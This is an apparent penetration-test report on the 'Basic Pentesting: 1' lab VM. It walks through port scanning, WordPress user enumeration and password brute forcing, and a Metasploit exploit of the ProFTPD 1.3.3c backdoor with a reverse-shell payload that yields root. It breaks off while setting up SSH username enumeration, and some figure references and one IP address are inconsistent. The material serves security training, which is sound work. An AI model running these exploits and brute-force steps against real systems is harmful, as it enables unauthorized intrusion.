

Disclaimer

This assessment focuses on the vulnerabilities regarding to the privilege escalation. That is, the main purpose of the assessment was to get through the defender's shell and attain the root authority.

TABLE OF CONTENTS

Environment Set-Up	1
Attacker's Environment	2
Defender's Environment	2
Executive Summary	1
Vulnerable and Outdated Components Recommendation	2
Assessment Overview.....	1
Observed Security Strengths.....	2
Areas for Improvement	2
Testing Methodology	4
Reconnaissance	5
Target Assessment	5
Execution of Vulnerabilities	5

Environment Set-Up

Both the environments of an attacker and a defender were virtually built on the virtual machine called Virtual Box. On Virtual Box, NAT network was created where the network CIDR was set to be 192.168.0.0/24 with DHCP. This NAT network enables the communications between the servers of the attacker and defender.

Attacker's Environment

Kali Linux of the version 2022.4 was utilized as an attacker's environment and NAT network was set as the adapter.

Defender's Environment

Basic Pentesting: 1¹ is the Ubuntu based web-server designed for penetration testing practice and was utilized as a defender's environment. Nat network was set as the adapter.

Environment Summary

	ATTACKER	DEFENDER
Allotted IP Addr.	192.168.0.4	192.168.0.5
OS	Debian based Linux (Kali Linux)	Debian based Linux (Ubuntu Linux)

Table 1

¹ Basic Pentesting: 1 was released on 8 Dec 2017 by Josiah Pierce on www.vulnhub.com

Executive Summary

I performed a security assessment of the internal corporate network of the defender on 13 Feb 2023. My penetration test simulated an attack from an external threat actor attempting to gain access to systems within the defender corporate network. The purpose of this assessment was to discover and identify vulnerabilities in the defender's infrastructure and suggest methods to remediate the vulnerabilities. I identified a total of 6 vulnerabilities within the scope of the engagement which are broken down by severity in the table below.

CRITICAL	HIGH	MEDIUM	LOW
4	2	0	0

Table 2

The highest severity vulnerabilities that enable potential attackers to gain access to the defender's system is the use of outdated components where each component having widely known vulnerabilities. The use of widely known user names and weak password is another sever source that attackers can exploit. In order to ensure data confidentiality, integrity, and availability, security remediation should be implemented as described in the security assessment findings.

Note that this assessment may not disclose all vulnerabilities that are present on the systems within the scope.

Assessment Overview

Observed Strength

I identified the following strengths in the defender's system which greatly increases the security of the system. These controls should be monitored to ensure they remain effective.

- Secure coding applied on web building

Areas for Improvement

I recommend the defender takes the following actions to improve the security of the network. Implementing these recommendations will reduce the likelihood that an attacker will be able to successfully gain access to the defender's system and/or reduce the impact of a successful attack.

1. Vulnerable and Outdated components

SERVICE	VERSION	TYPE OF THREAT
FTP	Pro FTPD 1.3.3c	·Backdoor RCE
SSH	OpenSSH 7.2p2	·Username Enumeration
Linux Kernel	4.10.0.42-generic	·Webshell Attack

2. Identification and Authentication Failures

SERVICE	TYPE OF THREAT
SSH	·Use of the same id and passwords
WordPress	·Use of the same id and passwords ·Use of default user id (widely known id)

3. Broken Access Control

SERVICE	TYPE OF THREAT
SSH	·Giving root authority to a normal user

4. Security Misconfiguration

SERVICE	TYPE OF THREAT
Kernel	·Inappropriate authority setting

Testing Methodology and Assessment Findings

Testing methodology was split into three phases:

Reconnaissance, Target Assessment, and Execution of Vulnerabilities. During the reconnaissance, I gathered information about the defender's network system. I used port scanning and other enumeration methods to refine target information and assess target values. Next, I conducted my targeted assessment. I simulated an attacker exploiting vulnerabilities in the defender's network.

Reconnaissance

```
(kali㉿kali)-[~]
└─$ sudo nmap -p1-65535 -sV 192.168.0.5
Starting Nmap 7.93 ( https://nmap.org ) at 2023-01-03 06:35 EST
Nmap scan report for 192.168.0.5
Host is up (0.00083s latency).
Not shown: 65532 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      ProFTPD 1.3.3c
22/tcp    open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http     Apache httpd 2.4.18 ((Ubuntu))
MAC Address: 08:00:27:56:A7:2D (Oracle VirtualBox virtual NIC)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 26.74 seconds
```

Figure 1

nmap which is widely utilized as a port scanning tool was used for detecting accessible ports of the defender's network. Figure 1 is the result of the port scanning and is capsulized in Table 2 below.

PORT NUMBER	SERVICE	VERSION
21	FTP	ProFTPD 1.3.3c
22	SSH	OpenSSH 7.2p2
80	HTTP	Apache httpd 2.4.18

Table 3

FTP(File Transfer Protocol) is a protocol working based on TCP/IP protocols. FTP server allows file transfer between the server and its clients. In defender's environment, ProFTPD is used as an ftp server and its version is 1.3.3c.

SSH(Secure Shell) is a protocol that enables a client to remotely access to the server-side environment and execute command. OpenSSH is used as a server and its version is 7.2p2.

HTTP(HyperText Transfer Protocol) is a protocol that allows exchanging information between web-server and its clients on www (World Wide Web). Here Apache httpd is used as a web server where the version is 2.4.18.

Apart from network system, web server is also a source of attack.




Figure 2

Figure 2 displays the main page of the website run by the defender's system. There are neither hyperlinks nor resources revealed at this page.




Figure 3


Figure 4

Figure 3 is the page source code of the main page. Website developers sometimes leave a track at their source code and open to people before removing it. For example, a track could be some comments wrote on the source code used for the communication between developers. Figure 3 indicates no threat revealed on the source code.

Figure 4 shows whether *robots.txt* file exists or not. A *robots.txt* file instructs web search robots which directories or files they can access from the website. Thus, we can sometimes find hidden contents (page, file or etc.) if they are written on a *robots.txt* file. The *robots.txt* does not exist on the defender's website.

Target Assessment

1. Vulnerabilities of FTP




```
(kali㉿kali)-[~]  
$ sudo searchsploit proftpd 1.3.3c
```

Exploit Title	Path
ProFTPD 1.3.3c - Compromised Source Backdoor Remote Code Executi	linux/remote/15662.txt
ProFTPD-1.3.3c - Backdoor Command Execution (Metasploit)	linux/remote/16921.rb

Figure 5

We can search vulnerabilities of ProFTPD 1.3.3c on the internet as well as on a cmd using a tool ‘searchsploit’. Searchsploit automatically finds CVEs of a given object on Exploit Database. CVE (Common Vulnerabilities and Exposure) is a collection of commonly known security flaws and Exploit Database is one that stores CVEs. Figure 9 indicates the backdoor RCE (Remote Code Execution) vulnerability exists in ProFTPD 1.3.3c. The one with the label ‘Metasploit’ enables us to automatically exploit FTP server by an automated exploitation tool ‘Metasploit’.

2. Vulnerabilities of SSH



```
(kali㉿kali)-[~]  
$ sudo searchsploit openssh 7.2p2
```

Exploit Title	Path
OpenSSH 2.3 < 7.7 - Username Enumeration	linux/remote/45233.py
OpenSSH 2.3 < 7.7 - Username Enumeration (PoC)	linux/remote/45210.py
OpenSSH 7.2 - Denial of Service	linux/dos/40888.py
OpenSSH 7.2p2 - Username Enumeration	linux/remote/40136.py
OpenSSH < 7.4 - 'UsePrivilegeSeparation Disabled' Forwarded Unix	linux/local/40962.txt
OpenSSH < 7.4 - agent Protocol Arbitrary Library Loading	linux/remote/40963.txt
OpenSSH < 7.7 - User Enumeration (2)	linux/remote/45939.py
OpenSSHd 7.2p2 - Username Enumeration	linux/remote/40113.txt

Figure 6

From figure 10, we recognize that Username Enumeration attack is possible. Having found user names, we can try brute force attack to gain passwords. If the hacked account is not a root account, we can have a root authority by privilege escalation.

3. Vulnerabilities of HTTP


```
(kali@kali)-[~]
$ sudo searchsploit apache httpd 2.4.18
Exploits: No Results
Shellcodes: No Results
```

Figure 7

```
(kali@kali)-[~]
$ sudo searchsploit apache httpd
```

Exploit Title	Path
Apache - Arbitrary Long HTTP Headers (Denial of Service)	multiple/dos/360.pl
Apache - Arbitrary Long HTTP Headers Denial of Service	linux/dos/371.c
Apache 0.8.x/1.0.x / NCSA HTTPd 1.x - 'test-cgi' Directory Listing	cgi/remote/20435.txt
Apache 1.1 / NCSA HTTPd 1.5.2 / Netscape Server 1.12/1.1/2.0 - a	multiple/dos/19536.txt
Apache 1.3.x < 2.0.48 mod_userdir - Remote Users Disclosure	linux/remote/132.c
Apache 2.0.44 (Linux) - Remote Denial of Service	linux/dos/11.c
Apache 2.0.45 - 'APR' Crash	linux/dos/38.pl
Apache 2.0.49 - Arbitrary Long HTTP Headers Denial of Service	multiple/dos/1056.pl
Apache 2.0.52 - GET Denial of Service	multiple/dos/855.pl
Apache 2.4.23 mod_http2 - Denial of Service	linux/dos/40909.py
Apache 2.x - Memory Leak	windows/dos/9.c
Apache HTTP Server 2.4.49 - Path Traversal & Remote Code Execution	multiple/webapps/50383.sh
Apache Httpd mod_proxy - Error Page Cross-Site Scripting	multiple/webapps/47688.md
Apache Httpd mod_rewrite - Open Redirects	multiple/webapps/47689.md
Apache Tomcat mod_jk 1.2.20 - Remote Buffer Overflow (Metasploit)	windows/remote/16798.rb
NCSA 1.3/1.4.x/1.5 / Apache HTTPd 0.8.11/0.8.14 - ScriptAlias So	multiple/remote/20595.txt

Figure 8

From figure 7 we infer that there seem to be no promising vulnerabilities exist on apache httpd of the version 2.4.18. Figure 8 shows that Memory Leak attack should be checked but this type of attack is quite far from taking a control of the defender's system.

4. Vulnerabilities of Website

Another way of discovering hidden pages is to use brute force attack. A brute force attack inputs many candidate names of hidden pages and find existing pages among the candidates. DirBuster which is a program designed by OWASP for web brute forcing was utilized to identify hidden pages as seen below in figure 5.




Figure 9

Figure 10

Before starting the search, Target URL and a list of candidate names should be set as shown in figure 5. Target URL is composed of the website name (<http://192.168.0.5>) and the network port number (80) where the web server is running. Kali linux provides a list file at `/usr/share/wordlists/dirbuster/directory-list-2.3-small.txt`. Figure 6 shows the result of brute forcing. We recognize that wp-site exist in the <http://192.168.0.5/secret>.




Figure 11




Figure 12

From figure 7 and 8, we recognize that 'secret' page is constructed by WordPress. WordPress is a sort of content management system in which it is widely used in building and maintaining websites.

Since we know that 'secret' page is made by WordPress, we may try identifying existing accounts of WordPress and possibly steal a password by brute force attack. Once attaining an access to WordPress administrative site, we can upload malicious codes on a web page where the codes enable an attacker to sneak into the defender's system.




Figure 13

wpscan is a tool scanning vulnerabilities of WordPress. In figure 9, '--url' and '-e' options were used. '--url' assigns the web address <http://192.168.0.5/secret> so that wpscan knows which website to scan. '-e' enumerates specific information 'u' where 'u' implies user id.

```
[+] Enumerating Users (via Passive and Aggressive Methods)
Brute Forcing Author IDs - Time: 00:00:01 ←=====→ (10 / 10) 100.00% Time: 00:00:01

[i] User(s) Identified:

[+] admin
| Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| Confirmed By: Login Error Messages (Aggressive Detection)
```

Figure 14

Figure 10 displays the result after executing wpscan. We see that an account of WordPress exists whose user id 'admin'. Now, we can try to find the password of 'admin' account using brute force attack.

```
(kali@kali)-[~]
$ sudo wpscan --url http://192.168.0.5/secret/ --usernames admin --passwords /usr/share/wordlists/metasploit/http_default_pass.txt
```

Figure 15

wpscan provides brute force attack on WordPress. We can set usernames after '--usernames' and a list of candidate passwords after '--passwords'. As a list of passwords, Kali linux offers a list of default passwords of commonly used platforms at /usr/share/wordlists/metasploit/http_default_pass.txt. We can get more effective candidate files on the internet.

```
[+] Performing password attack on Wp Login against 1 user/s
[SUCCESS] - admin / admin
Trying admin / admin Time: 00:00:00 ←=====→ (5 / 24) 20.83% ETA: ??:??:??

[!] Valid Combinations Found:
| Username: admin, Password: admin
```

Figure 16

Figure 12 indicates that the 'admin' account's password is given by 'admin'.




Figure 17




Figure 18

Figure 13 and 14 shows that we have an access to WordPress using admin account. Hence, we can now try to sneak into the defender's system by uploading and executing malicious codes on the website. This attack is known as web shell attack. We will further discover how to gain access to the defender's system in

Execution of Vulnerabilities.

5. Vulnerabilities Summary

SERVICE	VERSION	TYPE OF THREAT
FTP	ProFTPD 1.3.3c	·Backdoor Remote Code Execution
SSH	OpenSSH 7.2p2	·Username Enumeration
HTTP	Apache httpd 2.4.18	·No promising threat
WordPress	WordPress 4.9.22	·Use of the same id and passwords ·Use of default user id (widely known id)

Execution of Vulnerabilities

1. Penetration through FTP

```
(kali㉿kali)-[~]
$ sudo msfconsole

# cowsay++

< metasploit >

      \      /
      (oo)_____)
      (_____)  \
       ||_____| *

      =[ metasploit v6.2.26-dev ]
+ -- --=[ 2264 exploits - 1189 auxiliary - 404 post ]
+ -- --=[ 951 payloads - 45 encoders - 11 nops ]
+ -- --=[ 9 evasion ]

Metasploit tip: Writing a custom module? After editing your
module, why not try the reload command
Metasploit Documentation: https://docs.metasploit.com/

msf6 > 
```

Figure 19

Metasploit is an automated exploitation tool and msfconsole (Metasploit-Framework console) is an interface of Metasploit. Figure 19 displays msfconsole and we can command on this interface to execute Metasploit.

```
msf6 > search proftpd 1.3.3c

Matching Modules
=====
#  Name                                     Disclosure Date  Rank    Check  Description
-  -
0  exploit/unix/ftp/proftpd_133c_backdoor  2010-12-02      excellent No      ProFTPD-1.3.3c Bac
kdoor Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/proftpd_
133c_backdoor
```

Figure 20

```
msf6 > use exploit/unix/ftp/proftpd_133c_backdoor
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > 
```

Figure 21

‘search proftpd 1.3.3c’ command in figure 20 finds exploitation modules that are suitable for a given service and version (proftpd 1.3.3c). Once modules are found, the names of modules are shown as seen in figure 20. In order to use them, we can type a command ‘use’ followed by the name of a module. Figure 21 is the result when *exploit/unix/ftp/proftpd_133c_backdoor* module is successfully loaded.

```
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > info
Name: ProFTPD-1.3.3c Backdoor Command Execution
Module: exploit/unix/ftp/proftpd_133c_backdoor
Platform: Unix
Arch: cmd
Privileged: Yes
License: Metasploit Framework License (BSD)
Rank: Excellent
Disclosed: 2010-12-02
Provided by:
MC <mc@metasploit.com>
darkharper2
Available targets:
Id  Name
--  ---
0   Automatic
Check supported:
No
```

```
Basic options:
Name      Current Setting  Required  Description
--      -
RHOSTS    yes             The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT     21              yes       The target port (TCP)

Payload information:
Space: 2000
Avoid: 0 characters

Description:
This module exploits a malicious backdoor that was added to the ProFTPD download archive. This backdoor was present in the proftpd-1.3.3c.tar.[bz2|gz] archive between November 28th 2010 and 2nd December 2010.

References:
OSVDB (69562)
http://www.securityfocus.com/bid/45150

View the full module info with the info -d command.
```

Figure 22

Figure 23

A command ‘info’ shows the information of a given module. In order to execute this module, we need to set required options (RPORT and RHOSTS options) of the module in ‘Basic options:’ section shown in figure 23. RPORT is already set as 21 and no modification is required since the defender’s system uses port 21 (see Table 3). RHOSTS is an ip address of a target host and thus, 192.168.0.5 is required to be set (see Table 1).

```
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > set RHOSTS 192.168.0.5
RHOSTS => 192.168.0.5
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > show options

Module options (exploit/unix/ftp/proftpd_133c_backdoor):
```

Name	Current Setting	Required	Description
RHOSTS	192.168.0.5	yes	The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT	21	yes	The target port (TCP)

Figure 24

A command ‘set’ is used when options need to be modified. Figure 24 shows how RHOSTS is set to be 192.168.0.5 and we can see all the required options are filled.

```
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > show payloads

Compatible Payloads

#   Name                                     Disclosure Date Rank Check Description
-   -
0   payload/cmd/unix/bind_perl              normal      No   Unix Command Shel
l, Bind TCP (via Perl)
1   payload/cmd/unix/bind_perl_ipv6         normal      No   Unix Command Shel
l, Bind TCP (via perl) IPv6
2   payload/cmd/unix/generic                normal      No   Unix Command, Gen
eric Command Execution
3   payload/cmd/unix/reverse                normal      No   Unix Command Shel
l, Double Reverse TCP (telnet)
4   payload/cmd/unix/reverse_bash_telnet_ssl normal      No   Unix Command Shel
l, Reverse TCP SSL (telnet)
5   payload/cmd/unix/reverse_perl           normal      No   Unix Command Shel
l, Reverse TCP (via Perl)
6   payload/cmd/unix/reverse_perl_ssl       normal      No   Unix Command Shel
l, Reverse TCP SSL (via perl)
7   payload/cmd/unix/reverse_ssl_double_telnet normal      No   Unix Command Shel
l, Double Reverse TCP SSL (telnet)
```

Figure 25

Before executing an exploitation, we should select which exploitation codes to be executed for Backdoor RCE attack. Each code is known as payload and conducts an attack using different method. In this assessment, I chose #3, */payload/cmd/unix/reverse* as a payload where an attack is done by double reverse TCP method. A double reverse TCP creates an interactive shell through two inbound connections between defender and attack. Hence, the attacker's ip address (LHOSTS) and a network port number (LPORT) are required to be set in addition.

```
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > set PAYLOAD payload/cmd/unix/reverse
PAYLOAD => cmd/unix/reverse
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > set LHOST 192.168.0.4
LHOST => 192.168.0.4
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > show options

Module options (exploit/unix/ftp/proftpd_133c_backdoor):

Name      Current Setting  Required  Description
-      -
RHOSTS    192.168.0.5     yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT     21              yes       The target port (TCP)

Payload options (cmd/unix/reverse):

Name      Current Setting  Required  Description
-      -
LHOST     192.168.0.4     yes       The listen address (an interface may be specified)
LPORT     4444            yes       The listen port
```

Figure 26

Figure 26 shows how a payload is loaded and its corresponding options are set. LPORT is already set as 4444 by default and I used this number without change.


```

msf6 exploit(unix/ftp/proftpd_133c_backdoor) > exploit

[*] Started reverse TCP double handler on 192.168.0.4:4444
[*] 192.168.0.5:21 - Sending Backdoor Command
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo roZubbezhbqZUgzn;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "roZubbezhbqZUgzn\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 1 opened (192.168.0.4:4444 → 192.168.0.5:44538) at 2023-02-13 00:02:22 - 0500

id
uid=0(root) gid=0(root) groups=0(root),65534(nogroup)

```

Figure 27

Once modules, options and payloads are all set, we can execute this module with a command 'exploit'. Figure 27 shows that the attack is successfully executed and a shell is created on the attacker's interface through the connection between port number 4444 on attacker's network and port number 44538 on defender's network (this information is underlined on figure 27 with red color).

A command 'id' states basic information about currently logged-in user and we can see that the uid, gid and groups are 0(root). This indicates that we have successfully gained a root authority on defender's system.

2. Penetration through SSH

```

msf6 > search ssh enum

Matching Modules

#  Name                                     Disclosure Date  Rank  Check  Description
-  -
0  auxiliary/scanner/ssh/cerberus_sftp_enumusers  2014-05-27      normal No     Cerberus FTP S
erver SFTP Username Enumeration
1  auxiliary/scanner/http/gitlab_user_enum       2014-11-21      normal No     GitLab User En
umeration
2  post/linux/gather/enum_network               normal No     Linux Gather N
etwork Information
3  post/windows/gather/enum_putty_saved_sessions Enumeration Module
4  auxiliary/scanner/ssh/ssh_enumusers           normal No     SSH Username E
numeration
5  auxiliary/scanner/ssh/ssh_enum_git_keys       normal No     Test SSH Githu
b Access

```

Figure 28

Metasploit provides a module for user enumeration attack on SSH. Figure 28 is the result of a command 'search ssh enum'. The command searches enumeration

attack module for SSH. The description underlined with red color indicates that #4, */auxiliary/scanner/ssh/ssh_enumusers*, is the module we want.

```
msf6 > use auxiliary/scanner/ssh/ssh_enumusers
msf6 auxiliary(scanner/ssh/ssh_enumusers) > █
```

Figure 29

```
msf6 auxiliary(scanner/ssh/ssh_enumusers) > show options

Module options (auxiliary/scanner/ssh/ssh_enumusers):
```

Name	Current Setting	Required	Description
CHECK_FALSE	false	no	Check for false positives (random username)
DB_ALL_USERS	false	no	Add all users in the current database to the list
Proxies		no	A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS		yes	The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT	22	yes	The target port
THREADS	1	yes	The number of concurrent threads (max one per host)
THRESHOLD	10	yes	Amount of seconds needed before a user is considered found (timing attack only)
USERNAME		no	Single username to test (username spray)
USER_FILE		no	File containing usernames, one per line

Figure 30

Figure 30 shows the options of the module. Necessary options are already filled by its default and RHOST option is the ip address of the defender's system which is 192.168.0.5. We can assign a list file containing candidate usernames on USER_FILE option. Kali Linux provides a list file having 8607 words of commonly used usernames at /usr/share/wordlists/dirb/others/names.txt. Figure 31 below shows the option setting.

```
msf6 auxiliary(scanner/ssh/ssh_enumusers) > set RHOSTS 192.169.0.5
RHOSTS => 192.169.0.5
msf6 auxiliary(scanner/ssh/ssh_enumusers) > set USER_FILE /usr/share/wordlists/dirb/others/names.txt
USER_FILE => /usr/share/wordlists/dirb/others/names.txt
msf6 auxiliary(scanner/ssh/ssh_enumusers) > show options

Module options (auxiliary/scanner/ssh/ssh_enumusers):
```

Name	Current Setting	Required	Description
CHECK_FALSE	false	no	Check for false positives (random username)
DB_ALL_USERS	false	no	Add all users in the current database to the list
Proxies		no	A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS	192.169.0.5	yes	The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT	22	yes	The target port
THREADS	1	yes	The number of concurrent threads (max one per host)
THRESHOLD	10	yes	Amount of seconds needed before a user is considered found (timing attack only)
USERNAME		no	Single username to test (username spray)
USER_FILE	/usr/share/wordlists/dirb/others/names.txt	no	File containing usernames, one per line

Figure 31

